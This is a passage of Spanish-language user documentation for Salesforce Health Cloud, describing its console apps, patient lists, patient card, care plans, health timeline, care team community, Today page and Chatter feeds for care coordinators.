### Utilizar seguros médicos para ayudar a pacientes a alcanzar sus objetivos

Gestione fácilmente problemas sanitarios con objetivos y tareas que asigne a pacientes o cuidadores de modo que los pacientes estén al día y mejoren su salud. Los seguros médicos personalizables representan un plan de acción para mejorar la salud de un paciente.

### Las plantillas de seguros médicos ayudan a simplificar la incorporación de pacientes

Saque el "trabajo" de los flujos de trabajo con plantillas de seguros médicos que permiten a los coordinadores de cuidados médicos crear planes de cuidados de pacientes personalizados con solo unos clics. Los coordinadores pueden incorporar problemas, objetivos y tareas de forma masiva al seguro médico de un paciente. Las plantillas de seguro médico predefinidas reducen el tiempo empleado para crear un seguro médico y hacer valer los estándares de los cuidados que mejoran los resultados sanitarios.

### Supervisar la cronología de los eventos médicos de un paciente

La cronología del paciente le ofrece una visión general de los eventos y actividades de cuidados médicos de su paciente en orden cronológico.

### Implicar a pacientes en la comunidad privada de pacientes

El equipo sanitario es el centro de reunión de su comunidad privada de pacientes: representa a todas las personas que están trabajando para garantizar que su paciente tenga éxito con su seguro médico. Incluye profesionales sanitarios de dentro y fuera de su organización, y miembros de la familia del paciente.

### Impulsar la formación con protocolos y artículos

Salesforce Knowledge le permite creare y gestionar contenido y hacerlo disponible para otros profesionales sanitarios y para el paciente y los miembros del equipo sanitario de forma sencilla. Un artículo puede incluir los protocolos que utiliza para gestionar condiciones o puede incluir materiales educacionales que envía a pacientes. Puede escribir, modificar, publicar y archivar artículos utilizando la ficha Gestión de artículos o buscar y ver los artículos publicados mediante la ficha Artículos.

### Accesos directos del teclado de la consola de Health Cloud

Los accesos directos del teclado le permiten realizar acciones rápidamente pulsando teclas en vez de utilizar el ratón.

### Limitaciones de Health Cloud

Obtenga información acerca de la visualización, el acceso y las limitaciones de personalización para Health Cloud.

## Las herramientas que necesita en un único lugar

Como profesional de la salud ocupado, necesita un lugar para gestionar sus pacientes y las tareas asociadas con sus cuidados. La consola de Health Cloud agrupa todo lo que necesita en una vista completa del paciente, el equipo sanitario y las actividades relevantes para que el paciente esté y se mantenga saludable. También proporciona un punto centralizado para gestionar la comunicación entre los individuos involucrados en los cuidados del paciente, como masajes hasta el médico de atención primaria o recordatorios al miembro de la familia que lleva el paciente al médico.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Conocer la consola de Health Cloud

Puede ver la perspectiva general de su carga de casos, incluyendo tareas que necesitan atención, nuevos pacientes que recibió y todas las comunicaciones referentes a sus pacientes. La consola también le permite trabajar con pacientes individuales y sus seguros médicos relacionados, el historial clínico y los equipos sanitarios en fichas separadas, de modo que pueda trabajar también con múltiples pacientes al mismo tiempo, ya que cada paciente tiene una ficha separada.

### Ver lo que hay con la página Hoy

Comience su día en la página Hoy para obtener una vista panorámica de todo lo que necesita para optimizar su día.

### Utilizar Chatter para averiguar lo que ocurre

Las noticias en tiempo real Qué ocurre, con tecnología de Salesforce Chatter, le mantiene al día con lo que está ocurriendo con sus pacientes y miembros del equipo.

### Utilizar listas personalizadas para gestionar la atención al paciente

Las listas personalizadas de pacientes le permiten organizar su lista principal de pacientes en listas más pequeñas en base a criterios como protocolos compartidos, diagnósticos o planes de tratamiento. Por ejemplo, puede dividir su lista principal de pacientes quirúrgicos que recibieron el alta recientemente en grupos basados en el tipo de cirugía. También puede enviar recordatorios de citas de seguimiento, encuestas, materiales educativos a múltiples pacientes al mismo tiempo en vez de hacerlo de forma individual.

### Utilice la tarjeta de paciente para una vista completa de su paciente

Para gestionar sus pacientes de forma efectiva, necesita su información al alcance de su mano. La tarjeta del paciente extrae la información más importantes de los registros médicos de un paciente, como condiciones, medicación e información de contacto y lo muestra todo en un solo lugar. Puede ver fácilmente la información que necesita sin buscarla o hacer clic en otras páginas.

### Buscar protocolos y artículos educativos

Utilice el widget de Knowledge para obtener la información correcta de sus pacientes. Puede buscar protocolos, artículos educativos y vídeos así como vínculos a sitios Web justo desde la consola, de modo que no tiene que dejar la página desde la cual está trabajando.

## Conocer la consola de Health Cloud


Puede ver la perspectiva general de su carga de casos, incluyendo tareas que necesitan atención, nuevos pacientes que recibió y todas las comunicaciones referentes a sus pacientes. La consola también le permite trabajar con pacientes individuales y sus seguros médicos relacionados, el historial clínico y los equipos sanitarios en fichas separadas, de modo que pueda trabajar también con múltiples pacientes al mismo tiempo, ya que cada paciente tiene una ficha separada.

La ficha principal muestra la información médica del paciente utilizando la tarjeta de paciente. Una subficha es un elemento relacionado en una ficha principal, como el seguro médico y la cronología del paciente, la información de dispositivos médicos o prescripciones. Puede abrir múltiples subfichas de un paciente.

EDICIONES


Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**





## Seleccionar su aplicación de consola

Hay dos aplicaciones de Health Cloud disponibles para su utilización dependiendo de sus preferencias de trabajo. Puede seleccionar cualquiera de estas opciones desde el menú de la aplicación en la parte superior de la página, y cambiar entre aplicaciones en cualquier momento.





### Health Cloud - Consola

La aplicación Health Cloud - Consola le lleva directamente a sus listas de pacientes, lo que le permite desglosar directamente el perfil, las fichas y subfichas de cada paciente. Solo tiene que hacer clic en el nombre del paciente en la lista y verá la información y las subfichas del paciente en una vista a pantalla completa. Puede volver a la lista de pacientes seleccionando `Pacientes` en la lista de menús de la parte superior izquierda de la página.





### Health Cloud - Lista de trabajos

La aplicación Health Cloud - Lista de trabajos le permite trabajar en una versión anclada de la lista de pacientes. Las listas ancladas aparecen en la parte izquierda de la página y son siempre visibles. Si selecciona un paciente de la lista, la tarjeta del paciente y las subfichas se abren en una ficha a la derecha de la lista. Para cambiar el tamaño de una lista anclada, haga clic en el margen derecho de la lista y arrástrela hasta obtener el tamaño que desee. Para minimizar una lista anclada, haga clic en la flecha en el margen derecho. Para mostrar la lista completa de pacientes incluyendo opciones para modificar o gestionar la lista, arrastre la flecha hacia la derecha hasta que aparezca la página completa.




## Listas de pacientes personalizadas

Puede dividir sus pacientes en grupos con enfermedades o criterios similares y trabajar con ellos en paralelo.





- Cree listas que agrupen pacientes similares **(1)**. Por ejemplo, puede tener seis pacientes con hipertensión que siguen el mismo protocolo.
- Seleccione uno o más pacientes con los que trabajar **(2)**.
- En un único punto puede asignar una tarea a los seis pacientes **(3)** para obtener la cantidad de ejercicio prescrita cada semana. También puede enviar recordatorios para fijar una cita con sus doctores.

## Tarjeta de paciente

La tarjeta de paciente muestra toda la información que necesita sobre las enfermedades, las prescripciones y las citas específicas de un paciente, así como la información de contacto. También puede utilizar la lista de selección Nueva ficha en Paciente para abrir subfichas y ver el seguro médico, la cronología sanitaria y el equipo de atención sanitaria del paciente.


## Seguro médico

Gestione las enfermedades crónicas, proporcione cuidados preventivos y aplique protocolos de salud y bienestar con un seguro médico personalizado. Capacite a los pacientes para tomar una papel más activo en sus propios resultados clínicos.



## Cronología sanitaria


Planifique tratamientos y realice seguimientos de forma más eficiente. La cronología sanitaria proporciona una visión a vista de pájaro de cosas como los encuentros, las prescripciones y las tareas que el paciente realizó o que aún debe completar.




## Equipo sanitario de pacientes

**Nota:** Comunidades de Salesforce proporcionan la cobertura de colaboración para Health Cloud. Algunas de las funciones de colaboración no están disponibles hasta que active Comunidades de Salesforce y cree una comunidad privada de pacientes.

Obtenga colaboración de equipos para su paciente implicándose en una comunidad que está al tanto del progreso de los pacientes. A través de la comunidad, los pacientes pueden acceder a sus seguros médicos y a las tareas que tienen que realizar. Los cuidadores pueden realizar acciones sobre tareas que son de su responsabilidad. Con la comodidad de tener la información en cualquier dispositivo, los miembros de la comunidad se implican y tienen la capacidad de actuar. Una comunidad le permite formar una asociación con el paciente y su equipo sanitario externo. Puede agregar participantes internos y externos y gestionar todos los actores y recursos disponibles en cada equipo sanitario de pacientes.




- La vista del equipo sanitario **(7)** representa las relaciones que conforman la red personal y profesional de cuidadores del paciente.
- Cuando una persona es un miembro de la comunidad, puede seleccionar la fotografía de la persona **(8)** y realizar cosas como enviar un mensaje privado o asignar una tarea.
- Colabore con los miembros del equipo sanitario utilizando Chatter **(9)**. Envíe mensajes privados al paciente y los cuidadores, y colabore con miembros internos del equipo sin salir del perfil del paciente.

## Ver lo que hay con la página Hoy


Comience su día en la página Hoy para obtener una vista panorámica de todo lo que necesita para optimizar su día.

La página de inicio de Hoy le ofrece una imagen clara del aspecto de su jornada y le mantiene siempre por delante. Acceda a la página Hoy seleccionándola desde el conmutador de fichas en la aplicación Health Cloud - Consola. Explore todas las tareas que está siguiendo y manténgase al día sobre conversaciones que son relevantes para sus pacientes y su empresa.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**




- Obtenga un resumen rápido **(1)** sobre cuántos pacientes está gestionando y cuántos de ellos son nuevos para usted esta semana. Los pacientes se cuentan como de su responsabilidad siempre que usted sea el coordinador de cuidados asignado o hasta que el seguro médico y el estado del caso se cierren.
- Una útil barra de progreso **(2)** le permite ver el progreso hasta la finalización de las tareas que tiene asignadas o que supervisa y gestiona.
- Explore tareas **(3)** que estén relacionadas con pacientes específicos de modo que pueda dar prioridad a sus tareas y saber qué pacientes requieren alguna atención. Cada mosaico muestra el nombre del paciente junto con el número de tareas asociadas con el seguro médico. Haga clic en el mosaico para abrir la descripción general del paciente y revisar y actualizar tareas.
- Las noticias en tiempo real Qué ocurre **(4)**, con tecnología de Salesforce Chatter, le mantiene al día con lo que está ocurriendo con sus pacientes y miembros del equipo. Es un punto seguro y centralizado donde puede revisar y participar en todas las conversaciones que son importantes para su trabajo. Verá los mensajes entre usted y su paciente, conversaciones con cuidadores dentro de su organización, así como eventos o anuncios de la empresa.

  Nota: La página Hoy, como el resto de las páginas de Health Cloud tienen capacidad de respuesta y se adaptan al tamaño del dispositivo que esté utilizando para ver la aplicación. En los dispositivos más pequeños, las noticias en tiempo real Qué ocurre se desplazan desde el lateral a la parte inferior de la página. Solo tiene que desplazarse hacia abajo para ver y utilizar las noticias en tiempo real.

# Utilizar Chatter para averiguar lo que ocurre

Las noticias en tiempo real Qué ocurre, con tecnología de Salesforce Chatter, le mantiene al día con lo que está ocurriendo con sus pacientes y miembros del equipo.

Chatter es una aplicación de colaboración de Salesforce que le ayuda a conectarse con personas y compartir información en tiempo real de forma segura. Las noticias en tiempo real de Chatter le muestran publicaciones y comentarios realizados por usted y otras personas, así como actualizaciones de registro en su organización de Salesforce.

Utilice Chatter para tratar los cuidados de su paciente con el equipo sanitario interno. La buena comunicación hace que la coordinación de los cuidados y los traspasos de pacientes sean más sencillos y eficientes. Los médicos y otros profesionales de la medicina dentro de su organización pueden tratar y gestionar los cuidados de pacientes como un grupo privado sin involucrar el equipo sanitario externo.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Existen varias formas de estar al tanto de las personas y las conversaciones que le son importantes. Puede seguir a una persona o a un grupo, y le puede gustar una publicación o un comentario.


- Realice un seguimiento de una publicación haciendo clic en `Me gusta` debajo de una publicación o comentario. Tras hacer clic en Me gusta en una publicación, recibirá notificaciones de correo electrónico cuando otras personas comenten en esa publicación. Si hace clic en Me gusta en un comentario, solo el usuario que ha realizado el comentario recibirá un correo electrónico de notificación, pero usted recibirá un correo electrónico de notificación de todos los comentarios futuros.
- Facilite estar al tanto de lo que sus compañeros de trabajo están haciendo siguiendo a todos los que le son importantes. Solo tiene que localizar sus páginas de perfil y hacer clic en **Seguir**. Cuando esté siguiendo una persona, verá sus actualizaciones de esa persona en sus noticias en tiempo real. Cuando esté siguiendo personas y registros, puede ver sus actualizaciones en sus noticias en tiempo real de Chatter.

Normalmente, puede ver actualizaciones de noticias en tiempo real para:

- Los comentarios y publicaciones entre usted y sus pacientes y los miembros de la comunidad del equipo sanitario. Estas publicaciones no son visibles para compañeros de trabajo internos de su empresa. Los pacientes o los miembros de la comunidad del equipo sanitario se identifican por la esquina superior izquierda de color naranja de sus fotografías.
- Las conversaciones con médicos y otros proveedores dentro de su organización.
- Eventos y anuncios de la empresa.
- Publicaciones, comentarios y archivos en los grupos de Chatter de los que es miembro.
- Archivos y listas compartidas.
- Tareas y otros eventos.
- Cambios de campos de registros, como los cambios en el propietario del registro y los seguros médicos que se crean.

Nota: Recuerde que los mensajes privados que se envían desde el perfil de un equipo sanitario no aparecen en sus noticias en tiempo real, su perfil, los resultados de búsqueda globales ni en ninguna otra parte de Chatter que sea visible públicamente.

Las actualizaciones de registros también se denominan publicaciones generadas por el sistema. Se trata de actualizaciones que Salesforce genera automáticamente cuando alguien crea un nuevo registro o cambia un campo de seguimiento en un registro. Las actualizaciones de registro que visualiza dependen del modo en que su administrador ha configurado el seguimiento de noticias en tiempo real y de si tiene acceso al registro. No podrá ver las actualizaciones de noticias en tiempo real seguidas con más de 45 días de antigüedad y sin votos a favor o comentarios porque se eliminan automáticamente.




# Utilizar listas personalizadas para gestionar la atención al paciente

Las listas personalizadas de pacientes le permiten organizar su lista principal de pacientes en listas más pequeñas en base a criterios como protocolos compartidos, diagnósticos o planes de tratamiento. Por ejemplo, puede dividir su lista principal de pacientes quirúrgicos que recibieron el alta recientemente en grupos basados en el tipo de cirugía. También puede enviar recordatorios de citas de seguimiento, encuestas, materiales educativos a múltiples pacientes al mismo tiempo en vez de hacerlo de forma individual.

Su administrador de Health Cloud controla el acceso a las listas de pacientes.

